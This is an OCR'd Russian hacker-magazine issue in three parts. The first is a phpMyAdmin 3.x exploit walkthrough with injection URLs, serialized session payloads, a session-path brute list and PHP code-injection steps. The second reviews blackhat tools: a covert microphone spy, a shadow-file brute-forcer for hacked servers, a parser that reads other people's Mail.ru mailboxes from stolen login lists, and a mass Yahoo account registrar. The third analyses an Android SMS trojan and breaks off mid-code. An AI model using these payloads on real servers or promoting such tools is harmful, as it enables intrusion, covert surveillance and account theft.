if (strstr($_SERVER['QUERY_STRING'],'session_to_unset')
   != false)
{
   parse_str($_SERVER['QUERY_STRING']);
   session_write_close();
   session_id($session_to_unset);
   session_start();
   $_SESSION = array();
   session_write_close();
   session_destroy();
   exit;
}
```


Ты спросишь, что в этом коде такого интересного? Обрати внимание на функцию parse_str(). В предыдущих выпусках журнала ты уже мог неоднократно прочитать о том, что при определенных условиях из-за данной функции может возникнуть баг с так называемой неконтролируемой глобализацией переменных. В данном случае такими условиями являются:

1. Отсутствие второго параметра в функции parse_str();

2. Полный контроль удаленного пользователя над переменной; $_SERVER['QUERY_STRING'] (это то, что идет в ссылке после знака «?»).

В первые несколько дней после обнаружения уязвимости никто не мог или не хотел вникать в ее суть (в том числе и я). Данная ситуация была крайне забавной, так как автор даже указал возможный вектор применения бага: перезапись глобального массива $_SESSION, эффект от которой сохранится даже после перезагрузки страницы.

В своем оригинальном сообщении Mango пишет, что при просмотре указанного выше подозрительного кода может создаться впечатление, будто перезаписанная сессия уничтожится. Но это не так. В данном случае функция session_write_close() сохранит нашу



Успешное выполнение RFI через баг в сериализаторе сессий

перезаписанную сессию, а затем session_id() запустит новую сессию, не имеющую ровным счетом ничего общего с нашей. Из-за такого переключения сессий баг очень сложно было бы обнаружить с помощью обычного браузера, так как session_start() пошлет нам новые куки и попросит забыть о модифицированной сессии. Пример инжекта произвольных переменных в сессию выглядит так:

```
http://pma/?session_to_unset=123&token=
[TOKEH]&_SESSION[foo]=bar
```

Так как переменные сессии принимают участие во множестве мест движка, теоретически может возникнуть куча XSS и SQL-дырок. Однако мы сфокусируемся на нескольких наиболее серьезных векторах.

Первый вектор атаки

Для понимания первого вектора атаки мы должны пройтись по исходному коду нескольких файлов. Сначала давай заглянем в код класса для автоматической генерации конфига ./setup/lib/ConfigGenerator.class.php:

```
public static function getConfigFile()
{
  ...
  $c = $cf->getConfig();
  ...
  $ret = '<?php ' . $crlf
  ...
  if ($cf->getServerCount() > 0) {
  ...
  foreach ($c['Servers'] as $id => $server) {
    $ret .= '/* Server: ' .
      strtr($cf->getServerName($id), '*/', '-')
      . " [$id] */" . $crlf . '$i++;' . $crlf;
  ...
```

Теперь нам нужно разобраться в этой каше. Первым делом обрати внимание на то, что данный код генерирует PHP-листинг с конфигом для phpMyAdmin. Здесь можно заметить, что ключ массива $c['Servers'] (переменная $id) не фильтруется. Таким образом, если мы сможем переименовать этот ключ в массиве, то сможем закрыть комментарий и проинжектить произвольный код.
Далее смотрим на функцию getConfig(), с помощью которой и получается нужный нам массив $c:

```
./libraries/config/ConfigFile.class.php
public function getConfig()
  {
```

Работа первого эксплоита Mango

```
  $c = $_SESSION[$this->id];
...
  return $c;
  }
```

Бинго! Переменная $c полностью зависит от массива $_SESSION, который, как ты уже понял, находится под нашим контролем! Теперь мы легко сможем инжектнуть произвольный PHP-код, который будет сохранен в файл ./config/config.inc.php.
В данном способе эксплуатации нет никаких ограничений (вроде авторизации или обязательного отключения magic_quotes_gpc). Омрачает ситуацию лишь один факт — папка ./config не является дефолтной для движка, так что попасть в точку ты сможешь лишь один раз из ста.

Второй вектор атаки

Второй способ уже не зависит от наличия папки ./config на сервере. Зато появляются две другие зависимости: magic_quotes_gpc = On и наличие логина и пароля к любой из баз данных текущего mysql-сервера.
Начинаем потрошение исходников:

```
./server_synchronize.php
...
$trg_db = $_SESSION['trg_db'];
...
$uncommon_tables = $_SESSION['uncommon_tables'];
...
PMA_createTargetTables($src_db, $trg_db,
  $src_link, $trg_link, $uncommon_tables,
  $uncommon_table_structure_diff[$s],
  $uncommon_tables_fields, false);
```

Смотрим на функцию PMA_createTargetTables:

```
./libraries/server_synchronize.lib.php
function PMA_createTargetTables($src_db,
  $trg_db, $src_link, $trg_link,
  &$uncommon_tables, $table_index,
  &$uncommon_tables_fields, $display)
{
...
$Create_Table_Query =  preg_replace('/'
  .PMA_backquote($uncommon_tables[$table_index])
  .'/', PMA_backquote($trg_db) . '.'
  .PMA_backquote(
    $uncommon_tables[$table_index]),
```



warning

Ни автор, ни редакция не несут никакой ответственности за любой возможный вред, причиненный материалами данной статьи.



dvd


На нашем диске ты сможешь найти эксплоиты ко всем описанным уязвимостям.



links

- «Unserialize-баг в картинках: ошибки десериализации классов на живых примерах» — bit.ly/onZhAu.
- «PHP и волшебные методы: сериализация PHP-объектов глазами хакера» — bit.ly/n0cowc.





Работа второго эксплоита Mango

```
  $Create_Query, $limit = 1);
...
```

Если ты внимательно следил за руками, то должен был заметить, что переменные $uncommon_tables[$table_index] и $trg_db переходят в функцию preg_replace() прямиком из массива $_SESSION. Так как я более чем уверен, что ты наслышан об одном из самых распространенных багов в PHP-движках — выполнении произвольного кода в preg_replace() с модификатором «e» (eval), перейдем сразу к делу. В данном случае мы можем проинжектить модификатор «e» в первый параметр уязвимой функции с помощью банального нуллбайта примерно так: (.+)/e%00. Все, что идет после нуллбайта, сразу же отпадет, и компилятор не будет ругаться на неправильно построенную регулярку :). Дабы не засорять страницы журнала килобайтами кода, демонстрирующего работоспособность этого и предыдущего способов эксплуатации нашего бага, я заботливо положил на наш диск соответствующие эксплоиты, с которыми и советую тебе ознакомиться.
Кстати, известный Suhosin patch от Стефана Эссера успешно закрывает багу с нуллбайтом и модификатором «e», так что здесь мы получаем еще одно суровое ограничение.

Тепличные эксплоиты

Теперь небольшое лирическое отступление. Уязвимость с перезаписью глобальных переменных сама по себе не является чем-то фатальным. Здесь нужно найти какой-либо вектор эксплуатации с любой из перезаписанных переменных. Это может не всегда получиться. В данном случае Mango нашел сразу два таких вектора, но эксплоиты по их мотивам получились крайне тепличными, необходимость авторизации и наличия недефолтной директории для успешного использования бага не давали нам ничего на практике.
Как ты уже понял, такая ситуация крайне меня не устраивала, поэтому после появления первых PoC я решил провести самостоятельное расследование. Здесь как нельзя кстати под руку подвернулся классный прошлогодний баг Стефана Эссера под названием «PHP Session Serializer Session Data Injection Vulnerability», который очень хорошо согласовывался с уязвимостью в unserialize() и «волшебных методах» PHP (ссылки на соответствующие статьи из прошлых номеров нашего журнала ищи в сносках).

Уязвимость в сессиях

Итак, остановимся немного подробней на вышеобозначенной уязвимости. По дефолту PHP-десериализатор сессий знает два специальных символа: PS_DELIMITER и PS_UNDEF_MARKER. Первый юзается для разделения сохраненных в сессии переменных, а второй маркирует неопределенные переменные и представляет собой обычный восклицательный знак. Заглянем в исходники PHP:

```
while (p < endptr) {
  zval **tmp;
  q = p;
  while (*q != PS_DELIMITER) {
    if (++q >= endptr) goto break_outer_loop;
  }
  if (p[0] == PS_UNDEF_MARKER) {
    p++;
    has_value = 0;
  } else {
    has_value = 1;
  }
```

Проблема этого кода заключается в том, что сериализатор сессии корректно обрабатывает только символ PS_DELIMITER и забивает большой болт на PS_UNDEF_MARKER.
В результате своего исследования Стефан Эссер нашел способ внедрения произвольных данных (если быть точнее: строк, чисел, массивов и объектов) в сессию с помощью ключа массива $_SESSION, начинающегося с символа PS_UNDEF_MARKER. Примеры уязвимого к данной атаке кода выглядят так:

```
<?php
  session_start();
  $_SESSION[$_POST['prefix'] . 'bla'] = $_POST['data'];
?>
```

и

```
<?php
  session_start();
  $_SESSION = array_merge($_SESSION, $_POST);
?>
```

Эксплуатация здесь выглядит крайне тривиально: посылаем POST-запрос `prefix=!` и `data=|xxx|O:10:"evilObject":0:{}`.
В результате получаем инжект сериализованного объекта прямиком в сессии. Не забывай, что данное внедрение аналогично внедрению в функцию unserialize().

Вспоминая молодость

Если ты внимательно следишь за нашим журналом, то должен помнить, что в тех же статьях про «волшебные методы» я описывал классный способ эксплуатации бага с десериализацией во второй ветке phpMyAdmin.
Тогда авторы поступили не совсем логично. Сама уязвимая функция unserialize(), конечно же, была убрана из исходников движка, зато полезный нам код в функции __wakeup() остался во всей третьей ветке совершенно нетронутым.
Теперь осталось только вспомнить механизм действия старого эксплоита, применить новые фишки и запилить новый убойный эксплоит. Итак, старый код для эксплуатации выглядел примерно следующим образом:

```
http://site.com/phpMyAdmin/scripts/setup.php?
action=lay_navigation&eoltype=unix&token=[ТОКЕН]&
configuration=a:1:{i:0;O:10:"PMA_Config":1:
{s:6:"source";s:[ДЛИНА_ПУТИ]:"[ПУТЬ_К_FTP_С_ИНЖЕКТОМ]";}}
```

Здесь мы получали классический RFI-баг, омрачавшийся лишь проверкой на локальность с помощью мерзопакостной функции file_exists(), которая, впрочем, легко обходилась с помощью указания файла на любом доступном FTP-сервере.
Не буду глубоко вдаваться в подробности (советую прямо сейчас прочитать соответствующие статьи по ссылкам в сносках), а скажу лишь, что со временем ребята с rdot.org нашли способ работы данного сплоита без FTP с помощью инжекта прямо в файл сессии. Таким образом, наш unserialize()-эксплоит становился универсальным для всех версий phpMyAdmin < 3.



Описание бага, найденного Стефаном Эссером

Новая жизнь старых багов

Намотав на ус вышеописанную информацию, ты, наверное, уже понял, что теперь мы приступим к написанию универсального эксплоита для phpMyAdmin всей третьей ветки :). Сначала нам нужно узнать токен, с помощью которого движок проверяет валидность запросов (только с помощью валидного токена мы сможем сохранить в сессию произвольные данные). Делается это достаточно просто:

1. Заходим на главную phpMyadmin;
2. Парсим токен из HTML-исходника страницы, например, так:

```
preg_match(
  '@name="token" value="([a-f0-9]{32})"@is',$page,$to);

$token = $to[1];
```

3. Таким же образом и с той же главной страницы парсим кукисы с идентификатором текущей сессии:

```
preg_match(
  '@phpMyAdmin=([a-z0-9]{32,40});?@is',$page,$se);
$session = $se[1];
```

4. Теперь пытаемся узнать текущий путь к папке с сессиями для успешного инклуда. Делается это с помощью простейшего цикла while и списка наиболее популярных мест в системе:

```
$sess_path = array(
'/tmp/',
'/var/tmp/',
'/var/lib/php/',
'/var/lib/php4/',
'/var/lib/php5/',
'/var/lib/php/session/',
'/var/lib/php4/session/',
'/var/lib/php5/session/',
...
```

Сам запрос для проверки на корректный инклуд в цикле выглядит примерно так:

```
$inj = $sess_path[$o].'sess_'.$session;

$query = $pma.'?session_to_unset=123&token='.
$token.'&_SESSION[!bla]='.urlencode(
  '|xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:'.
  strlen($inj).':"'.$inj.'";}}');
```

Здесь: $sess_path[$o] — это каждый путь из массива $sess_path по порядку, $session — полученный выше идентификатор сессии, $pma — путь к движку, $token — полученный выше токен.
Запрос $query следует посылать два раза: в первый раз происходит сам инжект, а во второй — проверка корректности пути к сессии. Если путь правильный, произойдет успешный инклуд, и мы увидим на экране содержимое файла сессии. Отследить инклуд можно по ключевому слову «PMA_Config».
После успешного инклуда ты можешь спокойно внедрять свой PHP-код. Внедрение можно произвести с помощью все того же бага с переопределением глобальных переменных:

```
&_SESSION[payload]=<?php phpinfo(); ?>
```

Наша переменная payload попадает в файл сессии, после чего мы вполне сможем выполнить код при помощи описываемого RFI. Готовый эксплоит с сессиями ты также сможешь найти на нашем диске. Здесь хочу заметить, что, хотя данный способ и является более универсальным, чем способы Mango, он тоже несколько ограничен: magic_quotes_gpc = off и PHP <= 5.2.13 & PHP <= 5.3.2. Данные ограничения все же ничто по сравнению с необходимостью наличия нестандартной открытой на запись папки на сервере.

Злоключение

Как видишь, любой когда-либо обнаруженный баг может еще вернуться и нанести свой удар по известнейшим программным продуктам. Особенно доставляет в данной ситуации тот факт, что наконец-то нашлось практическое применение для бага с сессиями Стефана Эссера (пока что в паблике не было ни одного PoC по теме). Тебе же я могу посоветовать никогда не смотреть на крутость и известность движка, а просто брать и потрошить его :). ☐




Mar (icq 884888, snipper.ru)



Хакерский софт от blackhat'ов

X-TOOLS

Программа: Decodeby.US deZender Public
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Ps2Gamer & Cyko



PHP на лопатках

Наконец-то в паблике появился приличный дешифровщик не только крипта Zend, но и всем набившего оскомину ionCube. Итак, встречаем! Decodeby.US deZender Public — это полнофункциональный PHP-декодер, родившийся в дебрях специализированного буржуйского форума decodeby.us. Пользоваться прогой не просто, а очень просто:

1. Заливаем все файлы к себе на диск.
2. Кидаем зашифрованные скрипты в папку 01_Decode.
3. Запускаем сценарий Decode_ALL_Files.bat.
4. Смотрим на расшифрованные исходники в папке 02_Decoded (здесь же будет находиться и файлик Log_Decoded.txt с логом работы декодера).


Прога работает со всеми версиями Винды и поддерживает следующие лоадеры:

```
ionCube PHP Loader v3.1
NuSphere PhpExpress v3.0
Zend Optimizer v3.3
```

От себя могу посоветовать тебе зарегистрироваться на том самом форуме decodeby.us, так как там можно найти еще очень много полезнейшего стаффа.

Программа: MicSpy By SLESH 1.0b
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: SLESH

В одном из прошлых выпусков рубрики я уже описывал микрофонного шпиона под названием MicSpy++ от Nightmare. Данная утилита неплохо справлялась со своей задачей, но, как и у всех уникальных в своем роде программ, у нее имелись свои недоработки и недостатки. Одним из таких недостатков было неудобство управления процессом записи звука. Настало время исправить это недоразумение, так что спешу представить твоему вниманию прогу MicSpy By SLESH, созданную по мотивам упомянутого выше MicSpy++. Как ясно из названия, данная прога предназначена для скрытой записи звука с устройства для записи голоса, установленного по умолчанию в системе (микрофон, линейный вход, или стерео/моно микс).



Шпионим за звуком

Особенности шпиона:

1. Данные записываются в формате mp3, 24 кГц, 32 кбит/с, моно.
2. Для записи используется стандартный виндовый кодек MPEG LAYER-3.
3. Название файлов генерируется как «год_месяц_день_час-минуты-секунды.mp3».
4. Управление программой осуществляется через WEB-интерфейс. Для администрирования ты должен подключиться к порту 4545 (http://127.0.0.1:4545).


Админка утилиты предоставляет следующие функции:

- выгрузка программы;
- начало/остановка записи;
- отображение списка записанных файлов + их размер;
- удаление записанных файлов;
- скачивание записанных файлов.

Как пишет сам автор, шпион пока что довольно сыроват, но ты с легкостью сможешь доделать функцию обхода виндового файрвола, а также инсталл в систему, благо исходники программы идут с ней в комплекте:

1. **MicSpy.dpr** — основная часть (реализация админки).
2. **API.pas** — константы, типы и функции.
3. **MicRec.pas** — функции записи.

Программа: Веб-разведка
ОС: *nix/win
Автор: Кузьмин Антон & Slyer



Отчеты «Веб-разведки»

По уже ставшей доброй традиции спешу поделиться с тобой очередной тулзой «все в одном».

На этот раз таким комбайном является программный комплекс «Веб-разведка», который предназначен для внешнего исследования сайтов с целью обнаружения аномалий в их работе, различных сбоев, а также потенциально уязвимых мест.

На данный момент «Веб-разведка» умеет следующее:

1. Осуществлять поиск скрытых файлов и директорий (ссылок на которые на целевом сайте нет).
2. Осуществлять сигнатурное опознание установленных на сайте распространяемых компонентов (WYSIWYG-редакторы, CMS, форумы и т.д.).
3. Осуществлять поиск резервных копий файлов сайта.
4. Строить карту сайта, описывающую его внутреннюю файловую архитектуру.
5. Анализировать контент сайта с целью обнаружения в нем подозрительных данных (например, текстов ошибок).
6. Проводить фаззинг-тестирование с целью выявления сбоев в работе веб-приложений.
7. Многое другое (прочитать обо всех способах применения комплекса ты сможешь в прилагаемой документации).


Из особенностей данного хакерского комбайна можно особенно выделить его модульное построение:

- веб-паук;
- поисковик файлов и директорий;

• поисковик распространяемых компонентов;
• поисковик резервных копий;
• фаззер.

Каждый из модулей реализован в виде отдельного скрипта, находящегося в директории «./run» корневой папки приложения. Все модули умеют взаимодействовать друг с другом, а именно использовать и дополнять результаты работы других скриптов. Общей их целью является составление более точной структурной карты сайта, а также сбор информации о встречающихся заголовках, медленных местах приложений, кодах ответов и многом другом. Просмотр итогов работы производится в отдельном приложении для работы с отчетами. Такое разделение между графической и основной функциональной частями сделано для того, чтобы последнюю можно было размещать на достаточно слабых системах и управлять ее работой с помощью командной строки. Основная же работа по анализу полученной информации осуществляется в отдельном приложении, которое может быть размещено, например, на домашнем компьютере и иметь в распоряжении больше ресурсов. Установка данного набора скриптов очень проста. Скопируй все файлы к себе на диск и выставь права на запись директориям «./results», «./bases», «./data» и их вложенным папкам. Затем открой файл config.ini и заполни все параметры в секции «db». Обрати внимание на то, что если ты не укажешь логин и пароль, то соединение будет происходить без запроса авторизации вообще. После этого ты сразу можешь пробовать запускать скрипты. В случае каких-то ошибок они выведут соответствующее сообщение. Подробный видеоурок по работе с комплексом, а также мануалы и некоторые дополнения ты сможешь найти в официальном блоге группы hack4sec, расположенном по адресу hack4sec.blogspot.com.

Программа: Bash-Brutoforcer
ОС:*nix
Автор: Cyber-punk and Simo2553


Легкий брут md5

Представь такую ситуацию: ты находишь на похаченном сервере и тебе надо пробрутать определенные md5-хеши или хеши из файла /etc/shadow. При этом у тебя нет возможности или ты не хочешь использовать какие-либо специализированные утилиты для брута. Спешу тебя обрадовать! В данной ситуации тебе поможет простой bash-скрипт Bash-Brutoforcer, который использует для процесса брута только стандартные возможности шелла. Данный сценарий настолько просто, что состоит всего лишь из трех функций:


1. перебор пароля к заданному shadow-файлу;
2. перебор пароля по цифрам;
3. перебор пароля по словарю.

Основное преимущество скрипта — это работа со стандартными утилитами, входящими в основу почти любой сборки Linux. Использовать его крайне просто:

```
./md5brute.sh -w(ordlist)|-n(umbers)|
-i(nformation)|-b(ruteshadow)
hash|shadow
-w — словарь (X="/usr/share/dict/
words" в скрипте)
-n — цифры по порядку
-b — брут файла shadow
```

Также существует и сишная версия данного скрипта, которую ты также сможешь найти на нашем диске.
Автор с удовольствием выслушает твои предложения и пожелания в топике на Античате (bit.ly/qaNAkq).

Программа: Парсер писем для Mail.ru
ОС: *nix/win
Автор: Fepsis


Конфиг парсера для Mail.ru

Если ты владеешь почтовым ящиком на замечательном сервисе Mail.Ru, то тебе ничего не стоит найти в нем нужное письмо. Но что делать, если количество твоих (или не совсем твоих :) мейлбоксов измеряется в сотнях и даже тысячах? Как вспомнить, в каком из ящиков лежит нужное письмо с регистрацией в твоей любимой социальной сети? На помощь приходит многофункциональный перловый скрипт под незатейливым названием «Парсер писем для Mail.ru» от мембера Античата Fepsis'a.
Особенности работы скрипта:
• работа идет по списку аккаунтов вида:


```
login@mail.ru:pass
login@list.ru:pass
login@bk.ru:pass
login@inbox.ru:pass
```

• поддержка всех доменов Мейл.Ру;
• многопоточность;
• работа через веб-интерфейс почтовика;
• отсутствие поддержки прокси.

Возможности скрипта следующие:
• Проверка аккаунтов на валидность.
• Поиск в почтовом ящике писем, соответствующих определенному запросу (слову или фразе).
• Сохранение писем, найденных по определенному запросу. Сохранить письма можно как html или текст.
• Удаление писем, найденных по определенному запросу.
• Поиск с помощью регулярных выражений и сохранение определенной информации из писем, найденных по какому-либо запросу.

Перед началом работы с утилитой тебе нужно ее сконфигурировать. Если ты не смог разобраться в комментариях автора в исходнике, то добро пожаловать в топик bit.ly/ncfPFh, благо здесь можно найти примеры различных конфигов для различных задач, связанных с работой парсера.

Программа: IR-ID MAKER
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: ParsProg Software


Массовая регистрация ящиков Yahoo

Последним в нашем сегодняшнем обзоре выступает реггер аккаунтов почтовика Yahoo.
Особенности проги:

• работает в полуавтоматическом режиме (ты должен вбивать капчу);
• генерирует новые ящики по заданным параметрам;
• отличная скорость работы;
• возможность работы через прокси;
• возможность выбора сервера Yahoo.

Процесс работы с реггером выглядит достаточно тривиально:
1. Вбивай в поле Yahoo ID предпочитаемое имя ящика (следующие прога сгенерирует сама).
2. В поле Password — пароль к ящику.
3. В First name и Last name — личные данные владельца аккаунта, остальные поля по желанию.
4. Далее жми кнопку «START», вбивай капчу и нажимай «CREATE».
5. Смотри на результат работы в папке с программой.



Закоржевский Вячеслав

ANDROID-УБИЙЦА

Разбираем малварь для популярной мобильной системы

Эту статью я решил посвятить разбору зловреда (Trojan-SMS.AndroidOS.FakePlayer) под мобильную платформу Android. Попутно я покажу все «внутренности» apk-файла и опишу назначение каждой из них.


Для установки и запуска приложений под платформой Android используются специальные файлы с расширением «apk» (Android PacKage). Такой файл представляет собой обычный ZIP-архив с определенной структурой. Вот, что получилось, когда я распаковал 7-Zip`ом мой Player.apk (рис. 1).
Итого, из apk-архива в корень были извлечены три файла и две папки. Папки называются META-INF и res, а файлы — AndroidManifest.xml, classes.dex и resources.arsc. Эти файлы и папки будут присутствовать в любом apk-архиве. Давай по порядку пройдемся по каждому элементу только что распотрошенного контейнера.

Classes.dex

Файл classes.dex — основной компонент apk-архива, содержащий код виртуальной машины Dalvik Virtual Machine. Стоит отметить, что несмотря на то, что программы под Android пишутся на языке Java, после компиляции исходных текстов в файлы .class, дополнительно вызывается утилита «dx», которая преобразует полученные скомпилированные файлы в модуль «.dex», который может быть исполнен вышеупомянутой виртуальной машиной. Таким образом, чтобы разобрать логику работы зловреда, нужно «копать» именно этот файл. Но к classes.dex я вернусь позже, когда опишу остальные составляющий исходного архива.

Name	Ext	Size	Date	Time	Attr
..		DIR	20.07.2011	22:17:57	
META-INF		DIR	19.07.2011	21:27:52	
res		DIR	19.07.2011	21:27:52	
AndroidManifest.xml		1 368	16.02.2011	15:35:54	A
classes.dex		5 392	16.02.2011	15:35:54	A
resources.arsc		952	16.02.2011	15:35:54	A

Содержимое Player.apk



Иконка, используемая Trojan-SMS.AndroidOS.FakePlayer

Resources.arsc

Этот файл представляет собой скомпилированный xml-конфиг, отвечающий за ресурсы. Я попробовал открыть его в Hiew, но это мне (что логично :)) ничего не дало. Тогда я воспользовался бесплатным декомпилятором APKTool (code.google.com/p/android-apktool). Он отлично подходит для преобразования бинарных xml`ек в оригинальный вид. В результате работы этой утилиты я получил два файла: public.xml и strings.xml. Содержимое первого:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
<public type="drawable" name="icon"
id="0x7f020000" />
<public type="layout" name="main"
id="0x7f030000" />
<public type="string" name="app_name"
id="0x7f040000" />
</resources>
```

Public.xml — контейнер, в котором расположена основная информация о ресурсах, используемых приложением.

Существует несколько определенных типов ресурсов: Animation, Color State List, Drawable, Layout, Menu, String, Style и прочие. Однако в данном случае используются только типы drawable, layout и string. Как можно понять из их названия, первый отвечает за графические объекты, второй — за внешний вид приложения, третий — за строковые данные. В файле strings.xml содержатся данные о строковых переменных:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
<string name="app_name">AndroidApplication1
</string>
</resources>
```

Если в файле public.xml вводится переменная app_name типа string, то в strings.xml она принимает вполне осмысленное значение AndroidApplication1. В нашей малвари переменная app_name нигде не используется, хотя обычно на нее ссылаются в манифесте. Оставшаяся часть ресурсов располагается в папке res, но к ней я вернусь после рассмотрения манифеста.

Manifest.xml

Этот файл я также преобразовал в читабельный вид при помощи APKTool. Манифест содержит в себе основную информацию, необходимую для корректного запуска и функционирования приложения: название пакета (package), название приложения, выводимое пользователю (android:label), название класса, который необходимо запустить (android:name), иконка приложения (android:icon) и т.д. А вот и сам файл:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest package="org.me.androidapplication1"
  xmlns:android="http://schemas.android.com/
apk/res/android">
    <application android:icon="@drawable/icon">
        <activity android:label="PornoPlayer"
android:name=".MoviePlayer">
            <intent-filter>
                <action android:name="android.
intent.action.MAIN" />
                <category android:name="android.
intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-permission android:name="android.
permission.SEND_SMS" />
</manifest>
```


И, напоследок, самое интересное — права, необходимые приложению. Они содержатся в uses-permission. А исследуемому зловреду, как видно из кода, необходимы права на отправку SMS (android.permission.SEND_SMS).

RES

Папка res содержит непосредственно файлы ресурсов. Внутри нее располагаются две папки: drawable и layout. Их названия совпадают с типами ресурсов, описанными чуть выше. Весьма ожидаемо, что в первой папке содержится иконка icon.png. Название icon вводилось до этого в public.xml.

А во второй — содержится конфигурационный файл main.xml, отвечающий за внешний вид приложения:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout android:orientation="vertical"
android:layout_width="fill_parent"
```



info

Исчерпывающую информацию по Android SDK можно получить здесь: developer.android.com/index.html.




```
Manifest-Version: 1.0
Created-By: 1.0 (Android)

Name: res/layout/main.xml
SHA1-Digest: AqG24owsqd0gv5xkNAhv5re/Ykk=

Name: AndroidManifest.xml
SHA1-Digest: Xm1/yjauq8r78GdAkkbGxvAai6c=

Name: res/drawable/icon.png
SHA1-Digest: TKZZBMHI/6JEdzJCBg0sZgcRqDI=

Name: resources.arsc
SHA1-Digest: pUZotY610/Bk/ykkm3YIr35ZCAE=

Name: classes.dex
SHA1-Digest: QgC0upn44ofoHUibOcV1BfjZKuI=
```

Фрагмент файла manifest.mf, который расположен в подпапке META-INF

```
android:layout_height="fill_parent"
  xmlns:android="http://schemas.android.com/apk/res/
android">" <TextView android:layout_width="fill_parent"
android:layout_height="wrap_content" android:t
ext="Hello Android from NetBeans" />
</LinearLayout>
```

В этом конфигурационном файле задаются такие параметры, как схема расположения приложения (android:orientation в LinearLayout), текст в объекте TextView (Hello Android from NetBeans) и их размеры (android:layout_width и android:layout_height).

META-Inf

В папке META-INF находится сертификат приложения и контрольные суммы составных частей программы: иконки, манифеста, dex-файла и т.д.

А теперь я возвращаюсь к последнему неразобранному файлу — classes.dex. Чтобы понять «полезную нагрузку» исследуемого зловреда, необходимо «вскрыть» этот контейнер. Для этих целей была использована бесплатная утилита dex2jar (code.google.com/p/dex2jar). Она на выходе выдает jar-файл, который уже можно разобрать без особых проблем. Стоит отметить, что помимо dex2jar существуют и другие программы подобного назначения, например, dedexer. Также существует софт, способный декомпилировать P-код виртуальной машины Dalvik.

После окончания работы dex2jar я обнаружил рядом типичный jar-архив, который незамедлительно распаковал. Вот, что оказалось передо мной (рис. 4).

Каждый class-файл представляет собой скомпилированный код на Java. Я воспользовался утилитой Jad, чтобы всех их декомпилировать. После этого передо мной оказались восемь файлов с понятным кодом на Java, который уже можно без проблем анализировать.

Пять из восьми оказались неинтересными. Они работают в связке с конфигами ресурсов и большого интереса не представляют: R.jad, R$attr.jad, R$drawable.jad, R$layout.jad и R$string.jad. Остаются еще три. Я упоминал, что в основном манифесте содержится информация о стартовом классе, коим является MoviePlayer. Следовательно, необходимо обратиться сразу к нему (фрагмент кода):

```
public class MoviePlayer extends Activity
{

   public MoviePlayer()
   {
   }
   public void onCreate(Bundle bundle)
```

```
Player.apk1.classes.dex.dex2jar.jar
Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.DataHelper.class
